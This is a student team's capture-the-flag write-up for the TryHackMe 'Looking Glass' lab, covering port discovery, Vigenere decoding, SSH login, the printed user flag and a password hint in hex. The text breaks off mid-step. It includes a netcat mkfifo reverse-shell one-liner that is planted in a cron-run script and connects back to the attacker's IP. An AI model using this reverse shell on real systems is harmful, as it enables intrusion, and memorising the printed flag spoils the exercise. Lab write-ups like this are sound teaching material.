

# PenTest 1

## TTL7

## DHM

### Members

ID	Name	Role
1211101844	TAN EASON	Leader
1211103145	AZRYL SHAMIN BIN ARIZAL	Member
1211103690	JERRELL SU MING JIE	Member

## Question

Task 1 ○ Looking Glass



Climb through the Looking Glass and capture the flags.

▶ Start Machine



*Answer the questions below*

Get the user flag.

Answer format: \*\*\*{\*\*\*\*\*}

Submit

Hint

+100 Get the root flag.

Answer format: \*\*\*{\*\*\*\*\*}

Submit

### Step 1: Recon and Enumeration

**Members Involved:** Tan Eason

**Tools used:** Terminal, Boxentriq

#### Thought Process and Methodology and Attempts:

After connecting to the TryHackMe machineip, I did the port scanning using the command (`nmap -sC -sV machineip`) and waited for a few minutes.

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ nmap -sC -sV 10.10.192.255  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 00:37 EDT  
█
```

When the port scanning process is completed, it will show thousands of ports from 9000 to 13783.

```
kali@kali: ~  
File Actions Edit View Help  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
11967/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
12000/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
12174/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
12265/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
12345/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
13456/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
13722/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
13782/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
13783/tcp open  ssh      Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 213.69 seconds
```

In order to find the secret port, I need to narrow the range between ports, so I used the command (*ssh -p port machineip*). Firstly, I used port 9000 which got 'Lower' and then port 13783 which got 'Higher'. From here, I knew that the secret port was between these two ports.

```
(kali@kali)-[~]  
$ ssh -p 9000 10.10.192.255  
The authenticity of host '[10.10.192.255]:9000 ([10.10.192.255]:9000)' can't be established.  
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:4: [hashed name]  
  ~/.ssh/known_hosts:5: [hashed name]  
  ~/.ssh/known_hosts:6: [hashed name]  
  ~/.ssh/known_hosts:7: [hashed name]  
  ~/.ssh/known_hosts:8: [hashed name]  
  ~/.ssh/known_hosts:9: [hashed name]  
  ~/.ssh/known_hosts:10: [hashed name]  
  ~/.ssh/known_hosts:11: [hashed name]  
  (49 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.192.255]:9000' (RSA) to the list of known hosts.  
Lower  
Connection to 10.10.192.255 closed.
```

```

(kali@kali)-[~]
$ ssh -p 13783 10.10.192.255
The authenticity of host '[10.10.192.255]:13783 ([10.10.192.255]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (50 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.

```

Next, I used port 10000 and got 'Higher' which means the secret port is between 9000 to 10000.

```

(kali@kali)-[~]
$ ssh -p 10000 10.10.192.255
The authenticity of host '[10.10.192.255]:10000 ([10.10.192.255]:10000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (51 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:10000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.

```

And is still not the right port, so I used port 9500 and got 'Higher' which means the secret port is between 9000 to 9500.

```

(kali@kali)-[~]
$ ssh -p 9500 10.10.192.255
The authenticity of host '[10.10.192.255]:9500 ([10.10.192.255]:9500)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (52 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9500' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.

```



After that, I used another port which is 9250 and got 'Higher', and now I knew the secret port was between 9000 to 9250.

```
(kali@kali)~$ ssh -p 9250 10.10.192.255
The authenticity of host '[10.10.192.255]:9250 ([10.10.192.255]:9250)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (53 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9250' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.
```

Then, I used port 9100 and got 'Lower' and I knew the secret port was between 9100 to 9250.

```
(kali@kali)~$ ssh -p 9100 10.10.192.255
The authenticity of host '[10.10.192.255]:9100 ([10.10.192.255]:9100)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (54 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9100' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```

Again, I used port 9200 and got 'Higher' which means the secret port was between 9100 to 9200.

```
(kali@kali)~$ ssh -p 9200 10.10.192.255
The authenticity of host '[10.10.192.255]:9200 ([10.10.192.255]:9200)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (55 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9200' (RSA) to the list of known hosts.
Higher
Connection to 10.10.192.255 closed.
```

Still I haven't got the port yet, I then used port 9150 and got 'Lower' which means the secret port was between 9150 to 9200.

```
(kali@kali)-[~]
$ ssh -p 9150 10.10.192.255
The authenticity of host '[10.10.192.255]:9150 ([10.10.192.255]:9150)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (56 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9150' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```

Then I tried port 9175 and received 'Lower,' which suggests the hidden port was somewhere between 9175 and 9200.

```
(kali@kali)-[~]
$ ssh -p 9175 10.10.192.255
The authenticity of host '[10.10.192.255]:9175 ([10.10.192.255]:9175)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (57 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9175' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```

He then tried port 9190 and received the response 'Lower'. The secret port was between 9190 and 9200, I knew that I was getting closer.

```
(kali@kali)-[~]
$ ssh -p 9190 10.10.192.255
The authenticity of host '[10.10.192.255]:9190 ([10.10.192.255]:9190)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
  (58 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9190' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```

Afterwards, I used port 9195 and got 'Lower' which means the secret port was between 9195 to 9200.

```
(kali@kali)-[~]
$ ssh -p 9195 10.10.192.255
The authenticity of host '[10.10.192.255]:9195 ([10.10.192.255]:9195)' can't be established.
RSA key fingerprint is SHA256:IMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:4: [hashed name]
~/.ssh/known_hosts:5: [hashed name]
~/.ssh/known_hosts:6: [hashed name]
~/.ssh/known_hosts:7: [hashed name]
~/.ssh/known_hosts:8: [hashed name]
~/.ssh/known_hosts:9: [hashed name]
~/.ssh/known_hosts:10: [hashed name]
~/.ssh/known_hosts:11: [hashed name]
(59 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.192.255]:9195' (RSA) to the list of known hosts.
Lower
Connection to 10.10.192.255 closed.
```

Last but not least, I used ports 9199, 9198, 9197 and finally he got an unreadable poem when port 9197 was entered which means the secret port is 9197.

```
kali@kali: ~
File Actions Edit View Help
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmte pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkx
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevnm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: █
```

Then, I copied the whole unreadable poem and went to [Vigenere Cipher Decoder](#) to decode the poem. Without a decode key, I had no clues about what to enter to solve the unreadable poem so I just used the 'Auto Solve (without key)' option with 20 max key length.



English

Decode Encode **Auto Solve (without key)** Instructions

### Auto Solve Options

Min Key Length Max Key Length Iterations Max Results

3 20 100 10

Spacing Mode

Automatic



Afterwards, I obtained the decode key for the unreadable poem.

### Auto Solve results

Score	Key	Text
37275	<b>thealphabetcipher</b>	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the

I entered the decode key and decoded the unreadable poem.

Copy Paste Text Options...


 **thealphabetcipher**  Standard Mode

English



**Decode** Encode Auto Solve (without key) Instructions

At last, I found the secret for the poem.





After that, I entered the secret and got the password for jabberwock.



### Final Result:

After decoding the secret key, all the group members got the password for @jabberwock to login into the system and were able to move on to the next step.

### Step 2: Initial Foothold

**Members Involved:** Tan Eason

**Tools used:** Terminal

## Thought Process and Methodology and Attempts:

I logged into @jabberwock using the command (`ssh jabberwock@machineip`).

```
(kali@kali)~$ ssh jabberwock@10.10.192.255
The authenticity of host '10.10.192.255 (10.10.192.255)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:20: [hashed name]
  ~/.ssh/known_hosts:64: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.192.255' (ED25519) to the list of known hosts.
jabberwock@10.10.192.255's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

Then, I listed the files and found user.txt which is the flag for the first question.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

I viewed the content of the twasBrillig.sh and I found that a poem.txt will be displayed if the twasBrillig.sh is runned.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$
```

So I then changed the file location to /home and I found out that /alice can only be run without reading and writing it.

```
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root      root      4096 Jul  3  2020 .
drwxr-xr-x 24 root      root      4096 Jul  2  2020 ..
drwx--x--x  6 alice     alice     4096 Jul  3  2020 alice
drwx----- 2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3  2020 jabberwock
drwx----- 5 tryhackme  tryhackme 4096 Jul  3  2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul  3  2020 tweedledee
drwx----- 2 tweedledum tweedledum 4096 Jul  3  2020 tweedledum
jabberwock@looking-glass:/home$
```

Hence, I tried to list and view the public key (/alice/.ssh/id\_rsa.pub), and it worked.

```

jabberwock@looking-glass:/home$ ls alice/.ssh/id_rsa.pub
alice/.ssh/id_rsa.pub
jabberwock@looking-glass:/home$ cat alice/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDGY+dwBeKw2NtTbGLN+3hpg+qZ9ebXvfku+UZ/iP0TFmGWaYM0h
FyE9oVSoldBmLmvJAfpjFk/kgglcQ0r5rhahEPI+jIYr/retDof8hZYpCRr21DbGt2fLF3Bu2Io/Uvhur/i9Tc5Rw
D5pgfGqHKrf1quL5*4dWK36NU+uIeIIDveTuAcKCMtBZzMirkwaj7UKDiJ/N9+/i6E+TEEsuXd/isF/zhGa4oQTL
pthn79Y4SAeV+SzmeAWeJbvHZHe/KrvHIOvCJcSN9bjJh76QuIZnLKTWJrscaE0qkhG5890l1P6s0auNgUuOHN5Zg
GYfHsmSGQRQhXHplXXL6CKF alice@looking-glass
jabberwock@looking-glass:/home$ █

```

But for the private key (/alice/.ssh/id\_rsa), I cannot view the private key which means @jabberwock doesn't have access to it and I found that humptydumpty is the one that has access to it.

```

jabberwock@looking-glass:/home$ ls alice/.ssh/id_rsa
alice/.ssh/id_rsa
jabberwock@looking-glass:/home$ cat alice/.ssh/id_rsa
cat: alice/.ssh/id_rsa: Permission denied
jabberwock@looking-glass:/home$ ls -l alice/.ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3 2020 alice/.ssh/id_rsa
jabberwock@looking-glass:/home$ █

```

There is nothing I can check in ./alice so I took a look at /etc/crontab and realized that @tweedledum will run the twasBrillig.sh everytime the system rebooted.

```

jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cr
on.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ █

```

Then, I checked what sudo permissions are able to run using the command (*sudo -l*) and discovered that @jabberwock is able to reboot the system using this command (*sudo /sbin/reboot*) without a password.

```

jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/
    bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ █

```

After that, I made a copy (twasBrillig.sh.bak) of twasBrillig.sh and I edit the twasBrillig.sh using the command (*echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc selfmachineip 1234 >/tmp/f" > twasBrillig.sh*) which helped to convert twasBrillig.sh into a reverse-shell.

```

jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  twasBrillig.sh.bak  user.txt
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 1
0.9.0.50 1234 >/tmp/f" > twasBrillig.sh
jabberwock@looking-glass:~$ 

```

Next, I opened a new terminal and I set up a netcat listener using the command (*nc -lvnp 1234*).

```

kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history

(kali@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...

```

Besides, I also rebooted the system using the command (*sudo /sbin/reboot*) that I got previously and waited for a few minutes.

```

jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.192.255 closed by remote host.
Connection to 10.10.192.255 closed.

```

After the netcat listener gained access, I successfully entered the system.

```

kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history

(kali@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.9.0.50] from (UNKNOWN) [10.10.192.255] 38742
/bin/sh: 0: can't access tty; job control turned off
$ 

```

Now, I needed to get a proper shell using the command (*python3 -c "import pty;pty.spawn('/bin/bash')"*) and then the user became @tweedledum.



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
  
(kali@kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [10.9.0.50] from (UNKNOWN) [10.10.192.255] 38742  
/bin/sh: 0: can't access tty; job control turned off  
$ python3 -c "import pty;pty.spawn('/bin/bash')"  
tweedledum@looking-glass:~$
```

### Final Result:

Get the user flag.

thm{65d3710e9d75d5f346d2bac669119a23}

Correct Answer

Hint

Upon verification of the flag, all the group members placed the flag for the first question into the TryHackMe site and got the confirmation. At the same time, all the group members gained access to @tweedledum and he was able to move on to the next step.

### Step 3: Horizontal Privilege Escalation

**Members Involved:** Azryl Shamin Bin Arizal

**Tools used:** Terminal, Cyberchef

### Thought Process and Methodology and Attempts:

In @tweedledum, Azryl found humptydumpty.txt which might be the password for @humptydumpty.

```
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$
```

he decoded the long text using [Cyberchef](#) and got 'zyxwvutsrqponmlk' from it.

The screenshot shows the Cyberchef web interface. On the left, the 'Recipe' panel is set to 'From Hex' with the 'Delimiter' set to 'Auto'. The 'Input' panel contains the hex string from the terminal output. The 'Output' panel shows the decoded text, which includes the password 'zyxwvutsrqponmlk' highlighted in a red box.

**Recipe**

From Hex

Delimiter: Auto

**Input**

start: 519  
end: 519  
length: 519  
length: 0  
lines: 8

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9  
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed  
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624  
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

**Output**

time: 9ms  
length: 256  
lines: 1

Üyöë@B?.ZLD"xî9yl¹,hhōvk@.¹é.ia¹v.Ã.5@». .&°J|·d.  
<...îfî...24ê.nqCÄ.×?ô1i(9.;ÆNÄ\» .&°J|·d.  
<Ê\_.#°.°.^.N^6\$\_.ávN..iUÆcuøÊé.ÆeI |.#.'sÝ..@OúYÿI«ö  
w.ÖE].!...\_ôc:î..¿Ü.]IVAowö¹wm}ßE..Ô°áÔ~aa{îµé.Ô\$Fgv.  
